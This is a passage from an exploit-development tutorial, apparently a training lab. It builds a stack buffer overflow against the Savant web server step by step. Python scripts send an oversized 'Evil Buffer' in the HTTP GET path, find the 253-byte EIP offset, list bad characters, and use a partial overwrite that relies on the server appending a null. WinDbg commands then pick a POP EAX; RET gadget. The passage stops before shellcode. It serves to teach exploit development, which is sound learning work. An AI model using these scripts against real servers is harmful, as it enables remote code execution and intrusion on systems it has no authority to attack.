    server = sys.argv[1]
    port = 8000
    size = 260
    method = b"GET /"
    filler = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai"
    payload = method + filler + b"\r\n\r\n"

    print("[+] Sending Evil Buffer...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(payload)
    s.recv(1024)
    s.close()
    print("[+] Evil Buffer Sent...")

except Exception as e:
    print(f"[!] Could Not Connect: {e}")
    sys.exit(0)

Figure 6.1 - The De Bruijn pattern script. The pattern is 260 bytes long, matching our target buffer size.
1
python3 eggh.py 10.0.2.15

Figure 6.2 - The script delivers the cyclic pattern without a connection error. The pattern is 260 bytes long to match the buffer size we identified earlier.

Figure 6.3 - The crash is different from the all-A crash. The pattern does not align cleanly to a 4-byte EIP value. This is because several pattern bytes (\x0a, \x0d, \x20, \x25) are in our bad-character set and were truncated, corrupting the offset calculation. We fall back to a manual binary search.
6.2 Manual Binary Search
Split the 260-byte buffer into 130 As followed by 130 Bs:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
import socket
from struct import pack
import sys

try:
    #Badchars: \x00\x0a\x0d\x20\x25
    server = sys.argv[1]
    port = 8000
    size = 260
    method = b"GET /"
    filler  = b"A" * 130
    filler += b"B" * 130
    payload = method + filler + b"\r\n\r\n"

    print("[+] Sending Evil Buffer...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(payload)
    s.recv(1024)
    s.close()
    print("[+] Evil Buffer Sent...")

except Exception as e:
    print(f"[!] Could Not Connect: {e}")
    sys.exit(0)

Figure 6.4 - The binary-search script. If EIP is overwritten with 42424242 (B’s), the offset is somewhere above 130.
1
python3 eggh.py 10.0.2.15
Figure 6.5 - The binary-search payload is delivered without errors. We now inspect EIP in WinDbg to determine which half of the buffer it came from.

Figure 6.6 - EIP is 42424242. The offset is somewhere beyond byte 130. We repeat the binary-search process, narrowing the range until we isolate the exact boundary.
After several iterations, the offset resolves to exactly 253 bytes. We verify with a targeted script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
import socket
from struct import pack
import sys

try:
    #Badchars: \x00\x0a\x0d\x20\x25
    server = sys.argv[1]
    port = 8000
    size = 260
    method = b"GET /"
    filler = b"A" * 253
    EIP    = b"B" * 4
    junk   = b"C" * (size - len(filler) - len(EIP))
    payload = method + filler + EIP + junk + b"\r\n\r\n"

    print("[+] Sending Evil Buffer...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(payload)
    s.recv(1024)
    s.close()
    print("[+] Evil Buffer Sent...")

except Exception as e:
    print(f"[!] Could Not Connect: {e}")
    sys.exit(0)

Figure 6.7 - The verification script. 253 A’s, four B’s at EIP, then C padding to fill the rest of the buffer.
1
python3 eggh.py 10.0.2.15

Figure 6.8 - The targeted payload is sent. 253 A bytes fill the buffer, four B bytes land exactly on EIP, and C bytes pad out the remainder.

Figure 6.9 - EIP is precisely 42424242. The offset is confirmed: 253 bytes of padding precede the 4-byte EIP field.
7. The Null-Byte Constraint and the Partial Overwrite
7.1 Module Audit
The first question is: which modules can we use for a gadget address? We load the narly extension and enumerate all loaded modules and their protections:
1
.load C:\Users\Reverse\Desktop\umods\narly.dll

Figure 7.1 - Loading narly into WinDbg. This extension adds !nmod, which reports ASLR, DEP, SafeSEH, and other flags for every loaded module.
1
!nmod

Figure 7.2 - The only module available is savant.exe itself. Critically, every address in the module begins with 0x00 - the high byte is always a null. Since \x00 is a bad character that terminates the URL path, we cannot write a complete 4-byte address through the buffer.
7.2 The Partial Overwrite Solution
The server’s string-handling code treats our URL path as a null-terminated string. When it copies 253 bytes plus our 3-byte EIP value into the stack buffer, it appends a null byte automatically. This means:
- We write only 3 bytes at offset 253.
- The server writes
\x00as byte 4. - Together they form a complete 4-byte address in
0x00xxxxxxspace.
We run the previous exploit to confirm the stack behavior:
1
python3 eggh.py 10.0.2.15

Figure 7.3 - Re-running the 4-byte EIP overwrite payload (before switching to the partial technique) so we can observe what the stack looks like at the moment of the crash and confirm the null-append behaviour.

Figure 7.4 - The application crashes with a B-filled EIP. We now dump the top of the stack to see exactly how the server terminates the buffer and whether any bytes in the neighbourhood are under our control.
1
dds @esp L5

Figure 7.5 - The value at ESP is 0x00414141 - three bytes of our data plus the null the server appended. This confirms the server copies our input as a C string and appends \x00 after it.
7.3 Performing the Partial Overwrite
We send only 3 bytes at offset 253 and let the server supply the fourth (\x00):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
import socket
from struct import pack
import sys

try:
    #Badchars: \x00\x0a\x0d\x20\x25
    server = sys.argv[1]
    port = 8000
    size = 260
    method = b"GET /"
    filler = b"A" * 253
    EIP    = b"B" * 3     # server appends \x00 as the 4th byte
    junk   = b"C" * (size - len(filler) - len(EIP))
    payload = method + filler + EIP + junk + b"\r\n\r\n"

    print("[+] Sending Evil Buffer...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(payload)
    s.recv(1024)
    s.close()
    print("[+] Evil Buffer Sent...")

except Exception as e:
    print(f"[!] Could Not Connect: {e}")
    sys.exit(0)

Figure 7.6 - The partial-overwrite script. We send \x42\x42\x42 at offset 253; the server appends \x00 to produce 0x00424242.
1
python3 eggh.py 10.0.2.15

Figure 7.7 - The partial-overwrite payload is delivered. Only three bytes of the gadget address travel through the buffer; the high null byte will be added by the server’s string-copy code.
1
r

Figure 7.8 - EIP is 0x00424242. The null byte was added automatically by the server’s string copy. We now have a clean partial overwrite technique.
8. Selecting the Gadget: POP EAX; RET
8.1 Why POP EAX; RET?
After POP EAX; RET executes at our chosen address, RET loads EIP from the value currently at ESP. From Figure 4.3 we know esp+4 holds a pointer into our buffer. A POP EAX; RET sequence does exactly what we need:
POP EAX- removes the value at[ESP+0](a stack artifact) and loads it into EAX. This also has a bonus: EAX ends up containing a valid stack address, which matters for the instructions the HTTP method bytes generate (see below).RET- loads EIP from[ESP], which is now theesp+4value - a pointer into our controlled buffer.
Let us confirm the esp+4 pointer and the instructions it generates.
1
dds @esp L5

Figure 8.1 - The top of the stack. ESP+4 holds the pointer we observed earlier in Figure 4.3.
1
dc poi(esp+4)

Figure 8.2 - Dereferencing esp+4 shows our data again. This address is where RET will send us after POP EAX consumes the first stack slot.
1
dds @esp L5

Figure 8.3 - Confirming the stack layout once more before we disassemble the destination.
1
u 04f5ea74

Figure 8.4 - Disassembling the address at esp+4 reveals that the bytes from the HTTP method (GET /) assemble into instructions that perform arithmetic on EAX using a memory operand. If EAX is not a valid address at that moment, these instructions will dereference an invalid pointer and crash before we ever reach our shellcode. POP EAX from the gadget loads EAX with a valid stack address, so those instructions execute safely.
1
2
dds @esp L5
!teb

Figure 8.5 - Cross-referencing the value that POP EAX will load against the TEB’s StackBase/StackLimit fields confirms it is a valid stack address. EAX will be safe.
8.2 Finding the Gadget
Get the opcodes for POP EAX; RET:
1
2
3
nasm_shell
POP EAX  ->  58
RET      ->  C3
